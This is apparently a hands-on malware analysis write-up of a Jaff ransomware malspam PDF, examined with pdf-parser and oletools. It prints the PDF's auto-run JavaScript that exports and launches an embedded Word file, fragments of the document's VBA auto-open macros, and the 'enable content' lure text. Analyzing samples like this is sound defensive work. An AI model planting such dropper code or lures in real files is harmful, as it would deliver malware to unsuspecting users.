


```
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec$ python3 pdf-parser.py 2017-06-01-Jaff-ransomware-emails-and-malware/attachments/35418461.pdf
This program has not been tested with this version of Python (3.12.3)
Should you encounter problems, please use Python version 3.12.2
PDF Comment '%PDF-1.4\n'

PDF Comment '%\xe2\xe3\xcf\xd3\n'

obj 1 0
 Type: /XObject
 Referencing:
 Contains stream

  <<
    /Type /XObject
    /Subtype /Image
    /Width 381
    /Height 24
    /Length 1951
    /ColorSpace /DeviceRGB
    /BitsPerComponent 8
    /Filter /FlateDecode
  >>


obj 4 0
 Type: /EmbeddedFile
 Referencing: 3 0 R, 2 0 R
 Contains stream

  <<
    /Length 3 0 R
    /Type /EmbeddedFile
    /Params 2 0 R
    /Filter /FlateDecode
  >>


obj 3 0
 Type:
 Referencing:
```

Key Findings from PDF Analysis

1. Embedded Files Detected


The PDF contains multiple **embedded files**, which is a major red flag in malspam campaigns:



Object	File	Type	Notes
`5 0`	`XKDQK1N.zip`	ZIP	Possibly contains macro docs
`9 0`	`0.docm`	Word Macro	Very likely to contain VBA macro
`13 0`	`1.xlsx`	Excel	May act as a decoy or dropper
`15 0`	`XKDQK1N_1.txt`	TXT	Possibly fake or misleading
`17 0`	`XKDQK1N.doc`	Word Doc	Primary payload target (likely)


2. JavaScript Execution

Object `24 0` contains:




```
obj 24 0
 Type: /Catalog
 Referencing: 20 0 R, 23 0 R, 18 0 R

  <<
    /Type /Catalog
    /Pages 20 0 R
    /Names 23 0 R
    /OpenAction
      <<
        /S /JavaScript
        /JS 18 0 R
      >>
  >>
```

This means the PDF tries to **automatically execute JavaScript** when opened. Classic behavior for malware delivery.



```
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec$ python3 pdf-parser.py 2017-06-01-Jaff-ransomware-emails-and-malware/attachments/35418461.pdf -o 18 -f
This program has not been tested with this version of Python (3.12.3)
Should you encounter problems, please use Python version 3.12.2
obj 18 0
 Type:
 Referencing:
 Contains stream

  <<
    /Length 107
    /Filter /FlateDecode
  >>

 b'var _0x208f=["cName","nLaunch","exportDataObject"];var c={};c[_0x208f[0]]= \'XKDQK1N.doc\';c[_0x208f[1]]= 2;this[_0x208f[2]](c)'
```



```
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec$ python3 pdf-parser.py 2017-06-01-Jaff-ransomware-emails-and-malware/attachments/35418461.pdf -o 16 --extract XKDQK1N.doc
This program has not been tested with this version of Python (3.12.3)
Should you encounter problems, please use Python version 3.12.2
obj 16 0
 Type: /EmbeddedFile
 Referencing:
 Contains stream

  <<
    /Length 39045
    /Type /EmbeddedFile
    /Filter /FlateDecode
    /Params
      <<
        /ModDate "(D:20170601201700+03'00')"
        /Size 94208
      >>
  >>
```

Here’s a decoded/cleaned-up version of the JavaScript:

```
var c = {};
c["cName"] = 'XKDQK1N.doc';
c["nLaunch"] = 2;
this["exportDataObject"](c);
```

This JavaScript is exploiting a **PDF feature** to **export and launch an embedded file**.

- `cName = 'XKDQK1N.doc'`: This is the name of the embedded malicious DOC file.
- `nLaunch = 2`: Indicates that the file should be **automatically launched** after exporting.
- `exportDataObject(c)`: This function extracts and saves the embedded DOC file, and depending on settings, may launch it.

Why It's Dangerous

If opened in a vulnerable PDF reader (like older versions of Adobe Reader with JavaScript enabled), it could:

1. Export the malicious `.doc` file.
2. Automatically open it.


3. The `.doc` file might contain macros that download or execute the Jaff ransomware payload.

Analyze the Word Doc


To check for **macros or malicious code** inside the .doc, we can use tools like:

1. `oletools` (especially `olevba`):


This tool extracts and analyzes VBA macros from Office documents.




```
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/embedded-Word-docs$ olevba XKDQK1N.doc
olevba 0.60.2 on Python 3.12.3 - http://decalage.info/python/oletools
===============================================================================
FILE: XKDQK1N.doc
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: XKDQK1N.doc - OLE stream: 'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

Sub autoopen()
logout_Fish = 0
shutgard "logout_Fish"
End Sub



Sub Document_Open()

End Sub






-------------------------------------------------------------------------------
VBA MACRO LocalBrowser.frm
in file: XKDQK1N.doc - OLE stream: 'Macros/VBA/LocalBrowser'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO Locl.cls
in file: XKDQK1N.doc - OLE stream: 'Macros/VBA/Locl'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Public Function setAsMainTarget() As String

tt = ThisDocument.BuiltInDocumentProperties("Content status").Value
MotoGP = Split(tt, "Abcdef")
privateProbeName = MotoGP(Quubo * 3)
privateProbe

setAsMainTarget = ""
```



```
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
None
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |autoopen            |Runs when the Word document is opened        |
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is  |
|          |                    |opened                                       |
|AutoExec  |SaveDataCSVToolStrip|Runs when the file is opened and ActiveX     |
|          |MenuItem_Click      |objects trigger events                       |
|Suspicious|Environment         |May read system environment variables        |
|Suspicious|Open                |May open a file                              |
|Suspicious|Write               |May write to a file (if combined with Open)  |
|Suspicious|Put                 |May write to a file (if combined with Open)  |
|Suspicious|Binary              |May read or write a binary file (if combined |
|          |                    |with Open)                                   |
|Suspicious|Command             |May run PowerShell commands                  |
|Suspicious|Call                |May call a DLL using Excel 4 Macros (XLM/XLF)|
|Suspicious|CreateObject        |May create an OLE object                     |
|Suspicious|GetObject           |May get an OLE object with a running instance|
|Suspicious|Windows             |May enumerate application windows (if        |
|          |                    |combined with Shell.Application object)      |
|Suspicious|User-Agent          |May download files from the Internet         |
|Suspicious|CallByName          |May attempt to obfuscate malicious function  |
|          |                    |calls                                        |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be    |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|IOC       |objMember.Class     |Executable file name                         |
|IOC       |rundll32.exe        |Executable file name                         |
```



```
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/embedded-Word-docs$ oleid XKDQK1N.doc
oleid 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: XKDQK1N.doc
WARNING  For now, VBA stomping cannot be detected for files in memory
--------------------+--------------------+----------+-------------------------
Indicator           |Value               |Risk      |Description
--------------------+--------------------+----------+-------------------------
File format         |MS Word 97-2003     |info      |
                    |Document or Template|          |
--------------------+--------------------+----------+-------------------------
Container format    |OLE                 |info      |Container type
--------------------+--------------------+----------+-------------------------
Application name    |Microsoft Office    |info      |Application name declared
                    |Word                |          |in properties
--------------------+--------------------+----------+-------------------------
Properties code page|1252: ANSI Latin 1; |info      |Code page used for
                    |Western European    |          |properties
                    |(Windows)           |          |
--------------------+--------------------+----------+-------------------------
Author              |1                   |info      |Author declared in
                    |                    |          |properties
--------------------+--------------------+----------+-------------------------
Encrypted           |False               |none      |The file is not encrypted
--------------------+--------------------+----------+-------------------------
VBA Macros          |Yes, suspicious     |HIGH      |This file contains VBA
                    |                    |          |macros. Suspicious
                    |                    |          |keywords were found. Use
                    |                    |          |olevba and mraptor for
                    |                    |          |more info.
--------------------+--------------------+----------+-------------------------
XLM Macros          |No                  |none      |This file does not contain
                    |                    |          |Excel 4/XLM macros.
--------------------+--------------------+----------+-------------------------
External            |0                   |none      |External relationships
Relationships       |                    |          |such as remote templates,
                    |                    |          |remote OLE objects, etc
--------------------+--------------------+----------+-------------------------
```




🔍 Summary of Findings (`olevba`)

Category	Details
File Name	`XKDQK1N.doc`
Macros?	✅ Yes, and marked as **suspicious**
Auto-Execution?	✅ Multiple `AutoExec` triggers: `AutoOpen`, `Document_Open`, etc.
Suspicious Functions	`CreateObject`, `Shell`, `rundll32.exe`, `GetObject`, `Environment`, `Base64`, `Hex Strings`, and more
Payload Execution	Likely downloads and runs something using `rundll32.exe`
Obfuscation	Yes – uses **Base64**, **Hex**, and `CallByName` for evasion

`Triggers automatically` `when the document is opened (AutoOpen, Document_Open).`

- **Extracts and/or creates an OLE object** — likely the embedded file.
- **Uses obfuscation** (Base64, hex, `CallByName`) to hide real commands.
- **Spawns `rundll32.exe`** — a well-known LOLBin (Living Off the Land Binary) often used by malware to run payloads.
- **May download** additional components or connect to a C2 server via HTTP.


`mraptor` Results Breakdown



Indicator	Meaning
Result: `SUSPICIOUS`	Strong evidence of malware activity
Flags: `AWX`	◆ `A` = **AutoExec** macro (runs on open) ◆ `W` = **Writes** to disk or registry ◆ `X` = **Executes** commands or files
Type: `OLE:`	Confirms it's an OLE (classic Word `.doc`) file
File: `XKDQK1N.doc`	Malicious Word document from the PDF

> Exit Code: 20 → indicates high-risk behavior (based on `mraptor` scoring).

When we opened the doc files , we got macros warning...



Security Warning Macros have been disabled. Options...

This Document is protected!


1 Open the document in Microsoft Office. Previewing offline is not available for protected documents.

2 If this document was downloaded from your email, please click "Enable editing" from the yellow bar above.

3 Once you have enabled editing, please click "Enable content" on the yellow bar above.

I

